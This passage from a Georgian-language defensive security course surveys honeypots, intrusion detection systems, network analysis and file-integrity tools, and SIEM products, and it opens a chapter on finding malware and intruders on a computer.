გაითვალისწინეთ რომ ეს მეთოდები არა მარტო კომპიუტერებზე არამედ ტელეფონებზეც მუშაობს შეგიძლიათ იგივე ფაილები მოათავსოთ ტელეფონებში. ცხადია მათი მოთავსება შეიძლება სხვადასხვა ღრუბელში მოთავსებულ ინფორმაციაში, მაგალითად DropBox ან OneDrive ან სხვა. საინტერესოა მათი გამოყენება სოციალურ სიატებზე როგორიც არის Linked In, Facebook.

Open Canary

ეს სერვისი http://docs.opencanary.org/en/latest/index.html ღია არქიტექტურის უფასო სერვისია.



მას შეუძლია ქსელში მოათავსოს ყალბი სერვერები მაგალითად ვებ სერვერი ან SQL სერვერი ან კიდევ სხვა სერვერი, გახსნას ბევრი პორტი და შემდეგ შეგატყობინოთ თუ ამ სერვერებზე რომელიმე მომხმარებელი თუ

ჰაკერი ცდილობს წვდომის მიღებას. შეგიძლიათ განსაზღვროთ საკუთარი წესები იმის განსასაზღვრავად თუ როდის გამოგიგზავნოთ სისტემამ რომელი შეტყობინება.

ეს სერვერები, რა თქმა უნდა სატყუარებია, რომლებსაც წესით ხელი არავინ არ უნდა ახლოს. სანამ არავინ არ მუშაობს ამ სერვერებთან ისინი თავისათვის ჩუმად მუშაობენ და არ საჭიროებენ ადმინისტრაციას. როგორც კი ხდება მათზე მიმართვა და მათთან მუშაობის მცდელობა შეტყობინება გამოგეგზავნებათ.

ამ სერვისის დაყენება ხდება https://github.com/thinkst/opencanary ბმულიდან, ამ ბმულზე საკმაოდ კარგი ინსტრუქციებია მოთავსებული თუ როგორ დააყენოთ ეს სერვისი Linux სერვერზე, ასევე შესაძლებელია OSX ზე დაყენებაც. ეს ბმული http://docs.opencanary.org/en/latest/index.html უკეთესად აგიხსნით როგორ დააყენოთ Open Canary.

ჩემი აზრით ასეთი რამის დაყენება სახლის პირობებში ზედმეტი თავის ტკივილია, ალბათ ეს უფრო ბიზნეს ქსელებისათვის გამოგადგებათ.

მიუხედავად იმისა რომ ამ სისტემას შეუძლია სხვადა სხვა ტიპის ჟურნალში ჩაწეროს ყველა ქმედებები, ალბათ მაინც მნიშვნელოვანია რომ შეტყობინებები გამოგიგზავნოთ ელ-ფოსტით როცა რაღაც მოულოდნელი ხდება.

ეს სერვერები შეიძლება ჩვეულებრივ კომპიუტერზე დააყენოთ, თუმცა შესაძლებელია შეიძინოთ მინი კომპიუტერი როგორიც არის Raspberry Pi ან სხვა მსგავსი და ასეთ კომპიუტერზე დააყენოთ სატყუარები. ეს ბევრად უფრო გააიაფებს ამ ოპერაციას.

გაითვალისწინეთ რომ ასეთი სერვისები საკმაო „სიმკვრივით“ უნდა დააყენოთ ქსელში. სახლის ქსელში ერთი კომპიუტერიც საკმარისია თუ მასზე რამდენიმე ყალბი სერვერი მუშაობს.

თუ რამე უფრო სერიოზული გჭირდებათ, მაგალითად თუ დიდ ბიზნესის ქსელში მუშაობთ ნახეთ https://canary.tools/ ეს საიტი მოგცემთ უფრო სერიოზულ ხელსაწყოებს შეღწევის აღმოსაჩენად. თუმცა ეს პროგრამები ათასობით დოლარი შეიძლება დაგიჯდეთ.

Binarydefence Artillery

BinaryDefence Artilery ძალიან ჰგავს Open Canary-ს იგი მოთავსებულია ბმულზე https://github.com/BinaryDefense/artillery აქ ახსნილია როგორ დააყენოთ ეს სერვისი თქვენს Linux მანქანაზე.

დაყენება ხდება git clone, ანუ თქვენს კომპიუტერზე ამ პროექტის კლონირების საშუალებით. კლონირების შემდეგ კი უნდა გაუშვათ Setup ფაილი და მიჰყვეთ ინსტალაციის პროცესს, რომელიც საკმაოდ პირდაპირი და მარტივია. ამ პროგრამის პარამეტრების კონფიგურირება ხდება Conf ფაილის რედაქტირებით. ესეც ძალიან ჰგავს Open Canary-ს. უნდა განსაზღვროთ რომელი პორტების გახსნა გინდათ, ელ-ფოსტაზე უნდა მოგივიდეთ შეტყობინება და ა.შ. რის შემდეგ უნდა გადატვირთოთ სერვერი.

Honey Drive **https://bruteforce.gr/honeydrive/**

წარმოადგენს ვირტუალურ სივრცეში მომუშავე სისტემას, XUbuntu ინტერფეისით. ადვილი დასაყენებელია აქვს 10 უკვე კონფიგურირებული და დაყენებული სატყუარა. ასევე აქვს ბევრი დამხმარე სკრიპტი რომელიც მონაცემთა ვიზუალიზაციაში და ანალიზში დაგეხმარებათ. ამავე სისტემაში არის სხვადასხვა ცნობილი ვირუსების აღმომჩენი და მონიტორინგის პროგრამები.

სისტემა შეგიძლიათ ჩამოტვირთოთ ამ ბმულიდან https://sourceforge.net/projects/honeydrive/

IDS (Intrusion Detection Systems) - შეღწევის აღმოჩენის სისტემები

აქამდე განვიხილეთ სატყუარები რომლებიც მარტივ და საკმაოდ ეფექტურ გზას იძლევიან რომ აღმოაჩინოთ სისტემაში შეღწევა. ეხლა კი განვიხილავთ სისტემაში შეღწევის აღმოჩენის სისტემებს IDS რომლებსაც ბევრად უფრო მეტი კონფიგურირება და ცოდნა სჭირდებათ, მოითხოვენ უფრო ბევრ ადმინისტრირებას და არიან საკმაოდ ძვირი. შესაბამისად ასეთი სისტემები სახლის მომხმარებლებისათვის და პატარა ბიზნესებისათვის არ

გამოიყენება. როგორც წესი ასეთ სისტემებს სჭირდებათ ოპერაციების ცენტრი რომელშიც საჭიროა მცოდნე სპეციალისტები, თანაც საკმაო რაოდენობით. მიუხედავად ამ ყველაფრისა IDS-ები არ იძლევიან ინვესტიციის შესაბამის დაცვას. თუმცა მაინც უნდა განვიხილოთ რომ წარმოდგენა გქონდეთ თუ რაზე ვლაპარაკობთ და როგორ მუშაობენ ეს სისტემები და რა მეთოდებს იყენებენ.

NIDS – Network Based Intrusion Detection Systems. ეს სისტემები ქსელებს იცავენ შეღწევისაგან. ეს სისტემები როგორც წესი ათავსებენ ე.წ. სენსორებს ქსელში. ეს სენსორები უსმენენ და ავტომატურად აანალიზებენ ქსელში გამავალ კავშირებს. ამ სენსორებს აყენებენ პორტებზე რომლებშიც ხდება მთლიანი კავშირის მოგროვება. ასეთი სენსორია SNORT და Suricata.

HIDS – Host Based Intrusion Detection System. ეს სიტემა ყენდება კომპიუტერზე და ახდენს ცალკეულ კომპიუტერში მიმდინარე ქმედებების მონიტორინგს. ასეთი სისტემაა OSSEC და OSQuery.

ეს სისტემები იგივე მეთოდებით მუშაობენ რაც ანტივირუსები, ერთერთი მეთოდი დაფუძნებულია ხელმოწერებზე, ანუ საჭიროა ხელმოწერების ბაზის მუდმივი გაახლება და მიუხედავად მუდმივი გაახლებისა ასეთი სისტემები ვერ დაგიცავენ ახალი ტიპის შეტევებისაგან. მეორე მეთოდია Heuristic ანუ ანომალიაზე დაყრდნობილი მეთოდი. ეს მეთოდებიც ანტივირუსის მსგავსია და უკეთეს შემთხვევებში სწავლობენ რა არის ნორმალური ქმედებები მოცემულ კომპიუტერზე და შემდეგ ცდილობენ აღმოაჩინონ ანომალიები. ამ მეთოდებშიც არსებობს განსხვავებები, მაგალითად არის სტატისტიკაზე დაფუძნებული, რომელიც სტატისტიკურად განსაზღვრავს რა ქმედებებია ნორმალური და ცდილობს მიხვდეს რა არის ანომალია, ზოგი უყურებს პროტოკოლების გამოყენების არასტანდარტულ სიტუაციებს, ასევე ქსელში ანომალური ქმედებების ანალიზი, როცა მაგალითად ვიღაც ცდილობს Telnet-ით შეუერთდეს კომპიუტერს ან ასკანირებს პორტებს.

და ბოლოს გაქვთ წესებზე დაფუძნებული სისტემები, რომლებიც აწესებენ რა წესებს უნდა დაემორჩილონ ქმედებები და ამ ჩარჩოში შეიძლება იყენებდნენ ხელოვნურ ინტელექტს შეღწევის აღმოსაჩენად.

ასევე შეიძლება იყოს სპეციალურ პროგრამაზე დაფუძნებული სისტემა რომელიც ამოწმებს შეღწევას გარკვეულ პროგრამაში. მათი ფოკუსირების გამო რომელიმე პროგრამაზე, ასეთ სისტემებს შეუძლიათ უფრო დაწვრილებითი ინფორმაცია შეაგროვონ და შესაბამისად უფრო კარგად იმუშაონ, თუმცა ასეთი სისტემა ვერ დაიჭერს ოპერაციულ სისტემაზე შეტევას.

გარდა IDS-სა არსებობს ასევე IPS (Intrusion Prevention Systems) სისტემები ანუ შეღწევის შეჩერების სისტემები. IDS მუშაობს მას შემდეგ რაც შეღწევა მოხდა ხოლო IPS ცდილობს თავიდან აირიდოს შეღწევა. როგორც წესი ასეთ სისტემებს ძალიან ბევრი მცდარი დადებითი ახასიათებთ და მათი დაყენება კომპიუტერზე, რომელზეც ფართო სპექტრის სამუშაოებს აასრულებთ არ შეიძლება, რადგან ამ სისტემამ შეიძლება დაბლოკოს ბევრი საჭირო პროგრამა.

ასევე გამოჩნდა უკაბელო კავშირებში შეღწევის შეჩერების სისტემები WIPS, რომლებიც ძირითადად უკაბელო სისტემების ანალიზზე არიან ორიენტირებული.

დამატებით, არსებობს NBA (Network Behavioral Analyzes) რომელიც აანალიზებს ქსელში მიმდინარე კავშირებს და ცდილობს აღმოაჩინოს და თავიდან აიცილოს არასტანდარტული ქმედებები, მაგალითად როგორიცაა DDos შეტევები, ზოგიერთი ვირუსი და სხვა.

IDS – SNORT, Suricata, Bro IDS, Open WIPS-ng

მიუხედავად იმისა რომ ალბათ არ გამოიყენებთ, უნდა იცოდეთ მაინც რა წამყვანი პროგრამები არსებობს და როგორ გამოიყენება ისინი.

SNORT https://www.snort.org/ ლიდერია თავის კატეგორიაში. მას არ აქვს გრაფიკული ინტერფეისი ან მოხერხებული ადმინისტრატორის ინტერფეისი, მაგრამ ცნობილია როგორც ყველაზე უფრო კარგი პროგრამა. სხვადასხვა პროგრამისტებმა შექმნეს რამდენიმე გრაფიკული ინტერფეისი რომელიც ამ პროგრამასთან მუშაობს. ეს პროგრამა იყენებს ყველა ზემოთ განსაზღვრულ მეთოდს. აქ შეგიძლიათ საკუთარი ხელმოწერებიც კი

განსაზღვროთ, ასევე შესაძლებელია ამ ხელმოწერების შემოტანა სხვადასხვა წყაროებიდან. მას აქვს ბევრი დაკავშირებული გვერდითა პროგრამები რომლებიც გარკვეულ ფუნქციონალობას ამატებენ ამ პროგრამას. მუშაობს Linux-ზე, Windows-ზე და Mac-ზე. საკმაოდ ადვილი დასაყენებელი და დასამუშავებლადაც ადვილია. თუმცა დაჭირდება ბევრი კონფიგურირება, რომ იგი სასარგებლო გახდეს სიტემისათვის. არსებობს უამრავი ინტერნეტ რესურსი რომლებიც აგიხსნიან პროგრამის კონფიგურირების და გამოყენების სხვადასხვა გზებს. თუმცა პაკეტების დამუშავება შეიძლება არ იყოს ძალიან სწრაფი.

Suricata https://suricata.io/ - წარმოადგენს SNORT=ის კონკურენტს შეღწევადობის ფუნქციონალობის მიხედვით იგივე ფუნქციონალობას იყენებს რასაც SNORT, მუშაობს საგრძნობლად ჩქარა რადგან იყენებს პროცესორების თანამედროვე თვისებებს როგორიც არის პარალელურად რამდენიმე პროცესის ამუშავება გრაფიკული პროცესორის გამოყენება სწრაფად მუშაობისათვის და სხვა. Suricata-ს შეუძლია პირდაპირ რეჟიმში შეღწევის აღმოჩენა, ქსელის შეღწევის აღმოჩენა და მასზე რეაგირება, ქსელის უსაფრთხოების თვალთვალი, შეუძლია თავისი წესების განსაზღვრა და ასევე შეუძლია SNORT-ის წესების ფაილის გამოყენება. მაგრამ ჭირდება ბევრი ადმინისტრაცია და რესურსები, იძლევა ბევრ მცდარ დადებითს.

Bro Network Security Monitor https://zeek.org/ -ამ პროგრამამ სახელი შეიცვალაა და **ეხლა ჰქვია Zeek.** იყენებს ანომალიაზე დაფუძნებულ შეღწევის აღმოჩენას და როგორც წესი გამოიყენება SNORT-თან ერთად. ეს ტექნოლოგია განსაკუთრებით წარმატებული კავშირების ანალიზისას და ხშირად გამოიყენება საკომპიუტერო გამომძიებლების მიერ. ამ პროგრამის გამოსაყენებლად პროგრამირების ცოდნაა საჭირო და მისი გამოყენების სწავლას დრო სჭირდება.

Open WIPS-ng http://openwips-ng.org/ - ეს პროგრამა ღია არქიტექტურის უფასო პროგრამაა, გამოიყენება უკაბელო კავშირების ანალიზისა და შეღწევის ანალიზისათვის. პროგრამას აქვს მსგავსი თვისებები რაც სხვა მსგავს კომერციულ პროდუქტებს, რომლებიც ათასობით დოლარი ღირს. ეს არის ხელმოწერებზე დაფუძნებული სისტემა, რომელსაც აქვს სენსორები და სერვერი რომ მოახერხოს კავშირების შემოწმება და ანალიზი და ასევე აქვს გრაფიკული ინტერფეისი ადმინისტრატორისათვის. სენსორები აგროვებენ ინფორმაციას ქსელიდან და აგზავნიან სერვერზე, სერვერი კი აანალიზებს და ებრძვის შეღწევის მცდელობებს. უგზავნის შეტყობინებებს ადმინისტრატორს და აფრთხილებს შეღწევის მცდელობების შესახებ, თანაც აწარმოებს ჟურნალს. არის მოდულებზე აწყობილი, მაგრამ არ აქვს კარგი დოკუმენტაცია, გასაკვირია მაგრამ არ აქვს ლოგო. მაგრამ უფასოდ ასეთი პროგრამის მიღება ნამდვილად კარგია.

კომპიუტერზე დაფუძნებული შეღწევის აღმოჩენის პროგრამა - OSSEC

OSSEC https://www.ossec.net/ - უფასო ღია არქიტექტურის პროგრამაა. აქვს ბევრი სხვადასხვა ოპერაციული სისტემის მხარდაჭერა მათ შორის Linux, OpenBSD, FreeBSD, MacOS, Solaris Windows. ჩამოტვირთვა შეიძლება ბმულიდან https://www.ossec.net/ossec-downloads/. ეს სისტემა აკეთებს ჟურნალის ანალიზს, ფაილების მთლიანობის შემოწმებას, Windows-ის რეგისტრის შემოწმებას, აქვს ცენტრალიზებული წესების გამოცემის საშუალება, RootKit-ის აღმოჩენა, მიმდინარე გაფრთხილებების გაგზავნა, ეს პროგრამა შეგიძლიათ ჩამოტვირთოთ არა მარტო სხვადასხვა ოპერაციული სისტემებისათვის, არამედ ვირტუალური ვერსიაც. Windows-ს სჭირდება ე.წ. აგენტი ხოლო დანარჩენი სისტემები ჩვეულებრივად იმუშავებენ. აგენტი უნდა დააყენოთ და დაყენების შემდეგ მოგთხოვთ სერვერის IP მისამართს და პაროლს. სერვერი არის OSSEC-პროგრამის მთავარი ნაწილი. სისტემის კონფიგურირება საკონფიგურაციო ფაილების საშუალებით /var/ossec/etc/ossec.conf ფაილში ხდება ძირითადი პარამეტრების კონფიგურირება ხოლო აგენტების მართვა და დამატება ხდება /var/ossec/etc/bin/agent_management ფაილში. აგენტის დამატებისას ხდება აგენტის სახელის და IP მისამართის განსაზღვრა, ასევე სერვერს შეიძლიათ მოთხოვოთ authentication key - ვინაობის დადგენის გასაღები რომელის ასლიც უნდა გააკეთოთ და ჩასვათ Windows აგენტში. ეს ყველაფერი დოკუმენტაციაში კარგად არის აღწერილი. პროგრამა გაძლევთ ძალიან კარგ ვებ ინტერფეისს, ანუ მასთან მუშაობა ვებ ბრაუზერის საშუალებით ხდება. სისტემა გაძლევთ უამრავ შეტყობინებებს და ბევრი მათგანი მცდარი დადებითია. ნელ ნელა უნდა დაიწყოთ შეტყობინებების ანალიზი და გამორიცხვა მანამ სანამ არ მიაღწევთ მდგომარეობას სადაც პროგრამის შეტყობინებები გახდებიან უფრო კონცენტრირებული პროგრამების აღმოჩენაზე. შეტყობინებების ანალიზს საკმაოდ ბევრი დრო სჭირდება. შესაბამისად ეს პროგრამა კარგი და უფასოა, მაგრამ მოითხოვს ბევრ

ადმინისტრაციულ რესურსს. მთავარია სწორი გადაწყვეტილება მიიღოთ საჭიროა თუ არა დროის და რესურსების ხარჯვა ასეთ სისტემებზე. ყველა შემთხვევა ინდივიდუალურია, ბევრ შემთხვევაში სატყუარას გაკეთება საკმარისია.

ქსელის ანალიზი Sguil, Xplico, NetMiner

Sguil https://bammv.github.io/sguil/index.html - არის ქსელის ანალიზის ღია არქიტექტურის უფასო პროგრამა. აქვს ძალიან კარგი გრაფიკული ინტერფეისი. შეუძლია ცოცხალი მონიტორინგი და პაკეტების დაჭერა. ამ პროგრამას აქვს Linux, BSD, MacOS და Windows 32 ბიტიანი ვერსიის მხარდაჭერა.

Xplico https://www.xplico.org/ - რომელიც აღწერილი როგორც ქსელის ანალიზისა და გამოძიების პროგრამა. მას აქვს ვებ ინტერფეისი, აქვს თითქმის ყველა მთავარი ოპერაციული სისტემის მხარდაჭერა. მუშაობს უამრავ სხვადასხვა პროტოკოლთან. იგი შეყვანილია როგორც ერთ ერთი ხელსაწყო კომპიუტერული გამომძიებლების და შეღწევადობის სისტემებში როგორიც არის Kali Linux.

Network Miner https://www.netresec.com/index.ashx?page=NetworkMiner - უკვე ვახსენეთ ამ კურსში, არის ქსელის ანალიზის, გამოძიების და შეღწევადობის ტესტირების პროგრამა. მისი გამოყენება შეიძლება როგორც პასიური Sniffer-ისა იმისათვის რომ დაადგინოთ ქსელში მიმდინარე პროცესები და ვინ მუშაობს ქსელთან. მას შეუძლია ჩაიწეროს ქსელში გადაცემული ინფორმაცია მოგვიანებით გაანალიზებისათვის. ამ ჩანაწერებიდან შეუძლია აღადგინოს კავშირის ცალკეული სესიები და გადაცემული ფაილები. ანუ შეგიძლიათ ნახოთ რა ფაილებს ტვირთავს ცალკეული მომხმარებელი ქსელში. მონაცემები ძალიან მოხერხებულ ფორმატშია წარმოდგენილი, რაც ანალიზის აადვილებს.

ქსელის მონიტორინგისათვის ასევე შეიძლება დააყენოთ ვებ პროქსი, მაგალითად Burp https://portswigger.net/burp. კიდევ ერთი კარგი პროქსია - Mitmproxy https://mitmproxy.org/. OWASP Zed Attack Proxy (ZAP) https://owasp.org/www-project-zap/ კიდევ ერთი კარგი პროგრამაა რომელიც ქსელის ანალიზისა და შეღწევადობის ტესტირებისათვის გამოიყენება, მაგრამ მისი საშუალებით წვდომის თვალთვალიც შეიძლება.

ფაილების მთლიანობის თვალთვალი

ფაილების მთლიანობის შემოწმების პროგრამები -File Integrity Monitor (FIM) როგორც წესი ახდენს ოპერაციული სისტემის, პროგრამების და ფაილების შემოწმებას. იგი ფაილის ახლანდელ მდგომარეობას ადარებს ფაილის ცნობილ კარგ ასლს. ხშირად ეს შედარება ხდება ჰეშის გამოთვლის საშუალებით. ფაილების მთლიანობის შესამოწმებლად შეიძლება გამოყენებული იქნეს ფაილების სხვა ატრიბუტებიც. ეს პროცესები ცხადია ავტომატიზებულია. შეტყობინებები ფაილების ცვლილებების შესახებ შეიძლება გაიგზავნონ სხვადასხვა მეთოდებით, მაგალითად ელ-ფოსტით. ასეთი პროგრამები შედარებით ნაკლებ ადმინისტრაციულ რესურსს მოითხოვენ და მათი გამოყენება სახლის პირობებშიც კი შეიძლება.

OSQuery https://www.osquery.io შეიძლება გამოიყენოთ ფაილების მთლიანობის შემოწმებისათვისაც.

OESEC, რომელიც უკვე განვიხილეთ, იძლევა ფაილების მთლიანობის შემოწმების საშუალებას.

ორივე სისტემა საშუალებას იძლევა კონფიგურაცია გაუკეთოთ ფაილების მთლიანობის მონიტორინგს ხოლო დოკუმენტაცია კარგად აგიხსნით რომელი ფაილების შემოწმება დაგჭირდებათ.

ამ ორი პროგრამის გარდა კიდევ არსებობს ბევრი სხვა პროგრამაც:

https://www.comparitech.com/net-admin/file-integrity-monitoring-tools/ ბმულზე ნახავთ Windows-ის საუკეთესო ფაილების მთლიანობის შემოწმების პროგრამებს.

ADAudit Plus https://www.manageengine.com/products/active-directory-audit/windows-file-integrity-monitoring.html წარმოადგენს კიდევ ერთ კარგ ფაილების მთლიანობის შემოწმების პროგრამას.


კიდევ ერთი კარგი პროგრამაა SolarWinds https://www.solarwinds.com/security-event-manager/use-cases/file-integrity-monitoring-software

Linux- სათვის ბევრი FIM პროგრამა არსებობს:

- http://afick.sourceforge.net/
- https://launchpad.net/osiris
- https://www.la-samhna.de/samhain/

Tripwire da ElJeffe

ყველაზე პოპულარული FIM პოპულარული FIM არის Tripwire. იგი ბევრი ბანკის მიერ გამოიყენება უსაფრთხოების დასაცავად. არსებობს ამ პროგრამის ორი ვერსია ერთი ვერსიაა https://www.tripwire.com/



აქვს უამრავი სხვადასხვა ფუნქცია რომელიც ამ პროგრამას უფრო შეღწევის აღმოჩენის პროგრამად გადააქცევს. იგი შექმნილია დიდი ბიზნესებისათვის და კორპორაციებისათვის. მუშაობს თითქმის ყველა არსებულ ოპერაციულ სისტემაზე. შეგიძლიათ ამ პროგრამის 30 დღიანი საცდელი ვერსია ჩამოტვირთოთ.

თუმცა არსებობს უფასო ღია არქიტექტურის ვერსიაც https://github.com/Tripwire/tripwire-open-source. ეს ვერსია მუშაობს სხვადასხვა სისტემებზე, მაგრამ არ მუშაობს Windows-ზე. ეს პროგრამა, დაყენებისას, ასკანირებს ფაილებს და მონაცემთა ბაზაში იყენებს ფაილების ჰაშებს და სხვა ინფორმაციას ფაილების შესახებ. მოგვიანებით, როც თქვენ დაგეგმავთ, იგი ისევ დაასკანირებს ფაილებს და შეადარებს მათ საწყის მონაცემთა ბაზას. ცხადია ცვლილებების შესახებ შეტყობინებები იგზავნება მომხმარებელთან.

Linux Audit https://linux-audit.com/ - კარგი პროგრამაა იგი ბრძანებების სტრიქონიდან მუშაობს.

CISOFY https://cisofy.com/lynis/ - ბიზნესზე გათვლილი კარგი პროგრამაა.

ElJeffe https://eljefe.immunityinc.com/ - უფასო და ღია არქიტექტურის, განაწილებული პროცესების მონიტორია, იგი ყენდება Wiindows კომპიუტერებზე, იჭერს პროცესების შექმნის მოთხოვნებს და აგზავნის სერვერზე. მისი საშუალებით ადვილი სანახავია რა ხდება კომპიუტერზე, თანაც ინფორმაცია ყველა ამ ქმედებების შესახებ ინახება სერვერის მონაცემთა ბაზაში შესაბამისად სერვერიდან შეიძლება გაარკვიოთ რა ხდება ქსელის კომპიუტერებზე.

Network Security Toolkit (NST) - ქსელის უსაფრთხოების ხელსაწყოები

ქსელის უსაფრთხოების ხელსაწყოების ნაკრები http://nst.sourceforge.net/nst/ არის პორტატული ოპერაციული სისტემა სხვადასხვა საჭირო პროგრამით. ის მუშაობს ოპერაციულ სისტემაზე Fedora, შეგიძლათ პირდაპირ ჩატვირთოთ ან ვირტუალურად ამუშაოთ, შეიცავს WireSahrk, MaltyTap, Network Packet Capture, Geo Location Network, NetTop NG, Net Scanning, SNORT, Suricata, Base (SNORT-ის გრაფიკული ინტერფეისი) N-Map, Kizmet. ეს ხელსაწყოები არიან უფასო და ღია არქიტექტურის. ამ ნაკრების შექმნის მიზანი იყო რომ ქსელის ადმინისტრატორებისათვის მიეცა ადვილი წვდომა ქსელის სხვადასხვა პროგრამაზე, ამ პროგრამების უმეტესობა მოთავსებული არინ

https://insecure.org/ ცნობილ საიტზე. NST შეიძლება გამოყენებულ იქნეს ქსელის უსაფრთხოების სპეციალისტების მიერ როგორც ქსელის მონიტორინგის და შემოწმების ხელსაწყო. იგი შეიძლება ამუშაოთ ვირტუალურ სერვერებზე და ვირტუალურ გარემოში. NST-ის ჩამოტვირთვა შეიძლება ამ ბმულიდან https://sourceforge.net/projects/nst/?source=recommended.

Security Onion

ეს ქსელის უსაფრთხოების ხელსაწყოების კიდევ ერთი ნაკრებია https://securityonionsolutions.com/. ეს პროექტი უფრო ხშირად ახლდება და მასაც აქვს პორტატული ოპერაციული სისტემა რომელიც შეიძლება ვირტუალურ მანქანებზეც ამუშაოთ. იგი შეიცავს Suricata, Zeek, Wazuh, the Elastic Stack, Network miner, Xplico და სხვა პროგრამებს. საკმაოდ მარტივი დასაყენებელია და საშუალებას იძლევა ადვილად გაანაწილოთ ქსელის სენსორები. ცხადია ეს ხელსაწყოები გათვლილია საშუალო და დიდ ორგანიზაციებზე.

უსაფრთხოების ინფორმაციის და ქცევის მენეჯმენტის სისტემა

Security information and event management system (SIEM) მართალია რომ ქსელის მონიტორინგის პროგრამები გაწვდიან უამრავ ინფორმაციას ქსელის სხვადასხვა პარამეტრებისა და ქცევის შესახებ, მაგრამ ამ ინფორმაციას არავითარი მნიშვნელობა არ აქვს თუ ვერ მოახდენთ მის ანალიზს. შესაბამისად ქსელის სხვადასხვა პროგრამებიდან ინფორმაცია უნდა მოგროვდეს ერთ ადგილას სადაც მოხდება მისი ანალიზი სწორედ ამისათვის გამოიყენება SIEM.

ერთ ერთი ასეთი პროგრამაა OSSIM https://cybersecurity.att.com/products/ossim ამ პროგრამას აქვს როგორც უფასო ისე ფასიანი ვერსიები.

ამ სფეროში ყველაზე პოპულარული პროგრამებია

- Alien Vault Open Source SIEM (OSSIM)
- EMC RSA Security Analytics
- HP ArcSight Enterprise Security Manager(ESM)
- IBM Security QRadar SIEM
- LogRhythm Security Intelligence Platform
- McAfee Enterprise Security Manager
- SolarWinds Log & Event Manager
- Splunk Enterprise

ეს პროგრამები, მიიღებენ სხვადასხვა ტიპის ინფორმაციას და საშუალებას გაძლევენ ვიზუალურად წარმოადგინოთ სხვადსხვა ანალიზი. რა თქმა უნდა ეს უნდა გააკეთოს იმან ვისაც კარგად ესმის რას აკეთებს და საბოლოო ჯამში ეს ინფორმაცია უნდა გამოიყენოს რისკების შესამცირებლად. თუ ამ პროგრამებს არასწორად იყენებენ ისინი უბრალოდ დროის ხარჯვის მექანიზმი და საკომპიუტერო რესურსების ხარჯვის მექანიზმი გახდება, მაგრამ თუ სწორად იყენებთ ძლიერი მექანიზმია, რომელიც საშუალებას მოგცემთ აღმოაჩინოთ რისკები, უპასუხოთ მათ და საჭიროების შემთხვევაში აღადგინოთ სისტემა.

თავი 5 ვირუსები და ჰაკერებზე ნადირობა

ამ თავის მიზანია აგიხსნათ როგორ უნდა იპოვოთ და გაანადგუროთ ვირუსები და ჰაკერების შეღწევის მცდელობები კომპიუტერზე. როგორც ყოველთვის განვიხილავთ Linux, Windows, Mac ოპერაციულ სისტემებს. ისწავლით როგორ იპოვოთ საეჭვო პროცესები, ავტომატურად ამუშავების ბრძანებები, როგორ იპოვოთ და გაანადგუროთ ჰაკერების შეღწევის მცდელობები, რომლებიც ცდილობენ დარჩნენ ოპერაციულ სისტემაში, მიუხედავად მათი განადგურების მცდელობებისა. ასევე განვიხილავთ თუ რას ნიშნავს ვირუსები დიდ ორგანიზაციებში და როგორ ხდება მათთან ბრძოლა. შემდეგ განვიხილავთ ე.წ. Firmware Rootkit-ებს, და როგორ მოვახერხოთ მათი ეფექტურობის შემცირება. ბოლოს კი ვისწავლით როგორ დავუპირისპიროთ აქტიორ საფრთხეებს აღდგენის და სარეზერვო ასლების მეთოდები.

შესავალი

ამ თავში განვიხილავთ როგორ აღმოვაჩინოთ ვირუსები ან ჰაკერის შეტევა კომპიუტერზე, ამისათვის ორი მეთოდი არსებობს. ერთი არის, როცა სისტემა ჩართულია და ხდება მისი კონტაქტი ვირუსთან თუ ჰაკერთან და მეორეა როცა სისტემა გამორთულია. როცა კომპიუტერის ჩართულია შეგიძლიათ აღმოაჩინოთ საფრთხე, მოახდინოთ მასზე თვალთვალი, გამოიყენოთ სხვადასხვა პროგრამა მის შესაფასებლად და სათვალთვალოდ. ასეთ შემთხვევაში პრობლემა შეიძლება იყოს, რომ საფრთხემ შეიძლება არ მოგცეთ უსაფრთხოების პროგრამების ამუშავების საშუალება, ან მოგაწოდოთ ყალბი ინფორმაცია. თანაც სანამ თქვენ მას აკვირდებით, მან შეიძლება გააგზავნოს თქვენი ფაილები და ინფორმაცია ანუ მოგაყენოთ ზარალი, ან სულაც დაშიფროს ან დააზიანოს ფაილები. მეორე მეთოდია გამორთული, ანუ როცა სისტემა არ არის აქტიური. მაგალითად კომპიუტერი შეიძლება ჩატვირთოთ პორტატული ოპერაციული სისტემით და შემდეგ შეამოწმოთ ფაილები, ასევე შეიძლება მოხსნათ მყარი დისკი და დააყენოთ სხვა მანქანაზე რომელიც იტვირთება სხვა დისკიდან. ასეთ მიდგომას ძალიან ხშირად იყენებენ გამომძიებლები რომლებსაც სისტემის ერთიანობის შენარჩუნება უნდათ როგორც მტკიცებულების. არსებობს ასევე ჰიბრიდული მიდგომაც, როცა სისტემა ხდება სისტემის კლონირება ვირტუალურ მანქანაზე და შემდეგ მისი ამუშავება ვირტუალური გარემოს კონტროლის ქვეშ.

თუ კომპიუტერი უცნაურად იქცევა ან მიიღეთ შეტყობინება სატყუარასაგან, როგორც წესი, სისტემის შემოწმებას იწყებთ ჩართულ რეჟიმში, რადგან არ ხართ დარწმუნებული მოხდა თუა არა ვირუსის თუ ჰაკერის შეღწევა სისტემაში. ცხადია, თუ ხედავთ რომ რაღაცა ძალიან ცუდი ხდება კომპიუტერზე მაგალითად ფაილები იშიფრება, მაშინ ალბათ უნდა ქსელიდან მაინც გამორთოთ კომპიუტერი და შეიძლება სულ გამორთოთ რომ აღარ დაკარგოთ ფაილები. თუმცა, უმეტეს შემთხვევაში ასეთ ქმედებებს ვერ აღმოაჩენთ და უბრალოდ დაიწყებთ გამოკვლევას. როცა აღმოაჩენთ რომ ვირუსმა ან ჰაკერმა შეაღწია სისტემაში, მაშინ არის ორი სხვადასხვა მიმართულება რომელსაც გირჩევენ პროფესიონალები:

